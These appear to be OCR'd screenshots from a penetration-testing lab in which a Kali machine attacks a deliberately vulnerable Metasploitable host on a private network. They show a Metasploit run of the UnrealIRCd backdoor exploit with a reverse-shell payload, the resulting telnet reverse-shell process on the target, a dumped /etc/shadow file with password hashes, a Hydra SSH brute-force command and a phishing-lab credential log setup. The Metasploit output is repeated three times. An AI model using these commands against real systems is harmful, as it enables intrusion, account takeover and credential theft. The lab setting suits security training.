-Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
daemon 4615 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4616 0.0 0.1 10596 2560 ? Ss 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4618 0.0 0.1 10732 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4621 0.0 0.1 10728 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4623 0.0 0.1 10728 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4625 0.0 0.1 10732 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4628 0.0 0.1 10596 2432 ? S 13:12 0:00 /usr/sbin/apache2 -k start
root 4635 0.0 1.2 74540 26556 ? Sl 13:12 0:00 /usr/bin/rmiregistry
root 4640 0.0 0.1 12208 2568 ? Sl 13:12 0:02 ruby /usr/sbin/druby_timeserver.rb
root 4645 0.0 0.1 8540 2516 ? S 13:12 0:00 /usr/bin/unrealircd
root 4651 0.0 0.0 2568 1204 tty1 Ss 13:12 0:00 /bin/login --
root 4657 0.0 0.5 13928 12040 ? S 13:12 0:02 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024×768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
daemon 4660 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4666 0.0 0.0 2724 1188 ? S 13:12 0:00 /bin/sh /root/.vnc/xstartup
root 4669 0.0 0.1 5936 2568 ? S 13:12 0:00 xterm -geometry 80×24+10+10 -ls -title X Desktop
root 4672 0.0 0.2 8988 4996 ? S 13:12 0:02 fluxbox
root 4704 0.0 0.0 2852 1548 pts/0 Ss+ 13:12 0:00 -bash
msfadmin 4774 0.0 0.0 4616 1988 tty1 S+ 13:23 0:00 -bash
postfix 4814 0.0 0.1 5788 2452 ? S 13:36 0:00 tlsmgr -l -t unix -u -c
www-data 4839 0.0 0.0 10596 1952 ? S 13:36 0:00 /usr/sbin/apache2 -k start
root 4914 0.0 0.0 1848 528 ? S 14:03 0:00 sleep 3992
root 4915 0.0 0.0 3164 1028 ? S 14:03 0:00 telnet 192.168.56.107 4444
root 4916 0.0 0.0 2724 580 ? S 14:03 0:00 sh -c (sleep 3992|telnet 192.168.56.107 4444|while : ; do sh && break; done 2>&1|telnet 192.168.56.107 4444 >/dev/null 2>&1 &)
root 4917 0.0 0.0 2724 1188 ? R 14:03 0:00 sh
root 4918 0.0 0.0 3164 1024 ? R 14:03 0:00 telnet 192.168.56.107 4444
root 5046 0.0 0.0 2364 932 ? R 14:42 0:00 ps aux
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:51
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; php.ini-development is very similar to its production variant, except it is
; much more verbose when it comes to errors. We recommend using the
; development version only in development environments, as errors shown to
; application users can inadvertently leak otherwise secure information.
; This is the php.ini-production INI file.
;;;;;;;;;;;;;;;;;;;
; Quick Reference ;
;;;;;;;;;;;;;;;;;;;
; The following are all the settings which are different in either the production
; or development versions of the INIs with respect to PHP's default behavior.
; Please see the actual settings later in the document for more details as to why
; we recommend these changes in PHP's behavior.
; display_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; display_startup_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; error_reporting
; Default Value: E_ALL
; Development Value: E_ALL
; Production Value: E_ALL & ~E_DEPRECATED
; log_errors
; Default Value: Off
; Development Value: On
; Production Value: On
; max_input_time
; Default Value: -1 (Unlimited)
; Development Value: 60 (60 seconds)
; Production Value: 60 (60 seconds)
; output_buffering
; Default Value: Off
; Development Value: 4096
; Production Value: 4096
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^ Back ^ Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^ Forward ^ Next Word ^E End
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
22:50
kali@kali: ~/phishing_lab
Session Actions Edit View Help
└─$ sudo systemctl restart apache2
┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo tail -20 /var/log/apache2/error.log
[Tue Oct 28 00:10:10.443419 2025] [core:notice] [pid 817:tid 817] AH00094: Command line: '/usr/sbin/apache2'
[Tue Oct 28 22:53:32.549266 2025] [mpm_prefork:notice] [pid 774:tid 774] AH00163: Apache/2.4.65 (Debian) configured -- resuming normal operations
[Tue Oct 28 22:53:32.550682 2025] [core:notice] [pid 774:tid 774] AH00094: Command line: '/usr/sbin/apache2'
[Wed Oct 29 20:40:44.732665 2025] [mpm_prefork:notice] [pid 861:tid 861] AH00163: Apache/2.4.65 (Debian) configured -- resuming normal operations
[Wed Oct 29 20:40:44.734245 2025] [core:notice] [pid 861:tid 861] AH00094: Command line: '/usr/sbin/apache2'
[Wed Oct 29 21:19:14.728075 2025] [php:warn] [pid 870:tid 870] [client 127.0.0.1:38008] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:19:14.728227 2025] [php:error] [pid 870:tid 870] [client 127.0.0.1:38008] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
[Wed Oct 29 21:20:11.505225 2025] [php:warn] [pid 871:tid 871] [client 127.0.0.1:55672] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:20:11.505284 2025] [php:error] [pid 871:tid 871] [client 127.0.0.1:55672] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
[Wed Oct 29 21:20:16.477313 2025] [php:warn] [pid 872:tid 872] [client 127.0.0.1:55674] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:20:16.477406 2025] [php:error] [pid 872:tid 872] [client 127.0.0.1:55674] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
[Wed Oct 29 21:32:02.372548 2025] [mpm_prefork:notice] [pid 861:tid 861] AH00170: caught SIGWINCH, shutting down gracefully
[Wed Oct 29 21:32:02.553505 2025] [mpm_prefork:notice] [pid 3171:tid 3171] AH00163: Apache/2.4.65 (Debian) configured -- resuming normal operations
[Wed Oct 29 21:32:02.553648 2025] [core:notice] [pid 3171:tid 3171] AH00094: Command line: '/usr/sbin/apache2'
[Wed Oct 29 21:32:19.370152 2025] [php:warn] [pid 3175:tid 3175] [client 127.0.0.1:52130] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:32:19.370209 2025] [php:error] [pid 3175:tid 3175] [client 127.0.0.1:52130] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
[Wed Oct 29 21:32:33.348539 2025] [php:warn] [pid 3174:tid 3174] [client 127.0.0.1:53770] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:32:33.349317 2025] [php:error] [pid 3174:tid 3174] [client 127.0.0.1:53770] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
[Wed Oct 29 21:33:49.244924 2025] [php:warn] [pid 3176:tid 3176] [client 127.0.0.1:36318] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:33:49.245006 2025] [php:error] [pid 3176:tid 3176] [client 127.0.0.1:36318] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo chmod 777 /var/www/html/log.txt
chmod: cannot access '/var/www/html/log.txt': No such file or directory
┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo touch /var/www/html/log.txt
┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo chmod 777 /var/www/html/log.txt
┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo cat /var/www/html/log.txt
┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo cat /var/www/html/log.txt
┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo nano /etc/php/8.4/apache2/php.ini
┌──(kali㉿kali)-[~/phishing_lab]
└─$
┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo nano /etc/php/8.4/apache2/php.ini
[sudo] password for kali:
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 0:15
kali@kali: ~
Session Actions Edit View Help
tcp 0 0 0.0.0.0:513 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:2049 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:514 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:8009 0.0.0.0:* LISTEN 4597/jsvc
tcp 0 0 0.0.0.0:6697 0.0.0.0:* LISTEN 4645/unrealircd
tcp 0 0 0.0.0.0:3306 0.0.0.0:* LISTEN 4243/mysqld
tcp 0 0 0.0.0.0:1099 0.0.0.0:* LISTEN 4635/rmiregistry
tcp 0 0 0.0.0.0:6667 0.0.0.0:* LISTEN 4645/unrealircd
tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN 4486/smbd
tcp 0 0 0.0.0.0:5900 0.0.0.0:* LISTEN 4657/Xtightvnc
tcp 0 0 0.0.0.0:111 0.0.0.0:* LISTEN 3730/portmap
tcp 0 0 0.0.0.0:6000 0.0.0.0:* LISTEN 4657/Xtightvnc
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN 4616/apache2
tcp 0 0 0.0.0.0:43825 0.0.0.0:* LISTEN 3746/rpc.statd
tcp 0 0 0.0.0.0:8787 0.0.0.0:* LISTEN 4640/ruby
tcp 0 0 0.0.0.0:8180 0.0.0.0:* LISTEN 4597/jsvc
tcp 0 0 0.0.0.0:1524 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:60725 0.0.0.0:* LISTEN 4635/rmiregistry
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 192.168.56.103:53 0.0.0.0:* LISTEN 4103/named
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN 4103/named
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:5432 0.0.0.0:* LISTEN 4322/postgres
tcp 0 0 0.0.0.0:25 0.0.0.0:* LISTEN 4477/master
tcp 0 0 127.0.0.1:953 0.0.0.0:* LISTEN 4103/named
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN 4486/smbd
tcp 0 0 0.0.0.0:43039 0.0.0.0:* LISTEN 4411/rpc.mountd
tcp6 0 0 :::2121 :::* LISTEN 4541/proftpd: (acce
tcp6 0 0 :::3632 :::* LISTEN 4348/distccd
tcp6 0 0 :::53 :::* LISTEN 4103/named
tcp6 0 0 :::22 :::* LISTEN 4125/sshd
tcp6 0 0 :::5432 :::* LISTEN 4322/postgres
tcp6 0 0 ::1:953 :::* LISTEN 4103/named
udp 0 0 0.0.0.0:2049 0.0.0.0:* -
udp 0 0 192.168.56.103:137 0.0.0.0:* 4484/nmbd
udp 0 0 0.0.0.0:137 0.0.0.0:* 4484/nmbd
udp 0 0 192.168.56.103:138 0.0.0.0:* 4484/nmbd
udp 0 0 0.0.0.0:138 0.0.0.0:* 4484/nmbd
udp 0 0 0.0.0.0:33300 0.0.0.0:* 3746/rpc.statd
udp 0 0 192.168.56.103:53 0.0.0.0:* 4103/named
udp 0 0 127.0.0.1:53 0.0.0.0:* 4103/named
udp 0 0 0.0.0.0:954 0.0.0.0:* 3746/rpc.statd
udp 0 0 0.0.0.0:68 0.0.0.0:* 3363/dhclient3
udp 0 0 0.0.0.0:69 0.0.0.0:* 4502/xinetd
udp 0 0 0.0.0.0:111 0.0.0.0:* 3730/portmap
udp 0 0 0.0.0.0:46193 0.0.0.0:* 4103/named
udp 0 0 0.0.0.0:40179 0.0.0.0:* -
udp 0 0 0.0.0.0:45815 0.0.0.0:* 4411/rpc.mountd
udp6 0 0 :::53 :::* 4103/named
udp6 0 0 :::42321 :::* 4103/named
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 0:44
Save As
File Edit Search View Document Help
1 root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid. 14747:0:99999:7:::
2 daemon:*:14684:0:99999:7:::
3 bin:*:14684:0:99999:7:::
4 sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0: 4742:0:99999:7:::
5 sync:*:14684:0:99999:7:::
6 games:*:14684:0:99999:7:::
7 man:*:14684:0:99999:7:::
8 lp:*:14684:0:99999:7:::
9 mail:*:14684:0:99999:7:::
10 news:*:14684:0:99999:7:::
11 uucp:*:14684:0:99999:7:::
12 proxy:*:14684:0:99999:7:::
13 www-data:*:14684:0:99999:7:::
14 backup:*:14684:0:99999:7:::
15 list:*:14684:0:99999:7:::
16 irc:*:14684:0:99999:7:::
17 gnats:*:14684:0:99999:7:::
18 nobody:*:14684:0:99999:7:::
19 libuuid:!:14684:0:99999:7:::
20 dhcp:*:14684:0:99999:7:::
21 syslog:*:14684:0:99999:7:::
22 klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0 14742:0:99999:7:::
23 sshd:*:14684:0:99999:7:::
24 msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZ A5/:14684:0:99999:7:::
25 bind:*:14685:0:99999:7:::
26 postfix:*:14685:0:99999:7:::
27 ftp:*:14685:0:99999:7:::
28 postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhf Ye/:14685:0:99999:7:::
29 mysql:!:14685:0:99999:7:::
30 tomcat55:*:14691:0:99999:7:::
31 distccd:*:14698:0:99999:7:::
32 user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0 14699:0:99999:7:::
33 service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3B //:14715:0:99999:7:::
34 telnetd:*:14715:0:99999:7:::
35 proftpd:!:14727:0:99999:7:::
36 statd:*:15474:0:99999:7:::
37
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:33
kali@kali: ~
Session Actions Edit View Help
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
Right Ctrl

```
   1    \_ target: Automatic                        .               .          .      .
   2    \_ target: UT2004 Linux Build 3120          .               .          .      .
   3    \_ target: UT2004 Linux Build 3186          .               .          .      .
   4  exploit/windows/games/ut2004_secure           2004-06-18      good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor    2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530

sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
```

```
   1    \_ target: Automatic                        .               .          .      .
   2    \_ target: UT2004 Linux Build 3120          .               .          .      .
   3    \_ target: UT2004 Linux Build 3186          .               .          .      .
   4  exploit/windows/games/ut2004_secure           2004-06-18      good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor    2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530

sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
```


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 0:36
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
